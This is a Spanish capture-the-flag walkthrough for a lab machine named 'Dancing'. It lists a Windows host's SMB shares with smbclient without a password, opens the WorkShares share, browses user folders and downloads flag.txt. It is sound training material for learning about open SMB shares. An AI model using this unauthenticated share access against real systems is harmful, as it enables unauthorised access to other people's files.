
Dancing (Windows)

Primero que nada vamos a escanear los puertos abiertos de la dirección IP: 10.128.180.217

Y cómo resultado del escaneo de NMAP nos encontramos con la siguiente información.



Encontramos que el servidor SMB está abierto en el puerto 445, así que vamos a hechare un vistazo:

Para tratar de conectarnos al servidor utilizaremos el siguiente comando:

```
smbclient \\\\10.128.180.217
```

Y cómo output nos encontramos con la siguiente información:

```
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
```

Al ver que tenemos el directorio WorkShares, trataremos de conectarnos, ya que hemos visto que no tenemos que introducir ningún tipo de contraseña.

Así que vamos a ver que sale:

```
smbclient \\\\10.128.180.217\WorkShares
```

Y vemos que nos encontramos con los siguientes directorios:

```
smb: \> ls
  .                                   D        0  Mon Mar 29 04:22:01 2021
  ..                                  D        0  Mon Mar 29 04:22:01 2021
  Amy.J                               D        0  Mon Mar 29 05:08:24 2021
  James.P                             D        0  Thu Jun  3 04:38:03 2021

                5114111 blocks of size 4096. 1732062 blocks available
```

Así que si entramos a los dos diferenctes directorios con un ‘cd’, veremos que encontraremos el archivo flag.txt, el cual descargaremos con el siguiente comando:

```
get flag.txt
```

Y ya estaría, ¡ya tenemos la flag del usuario root!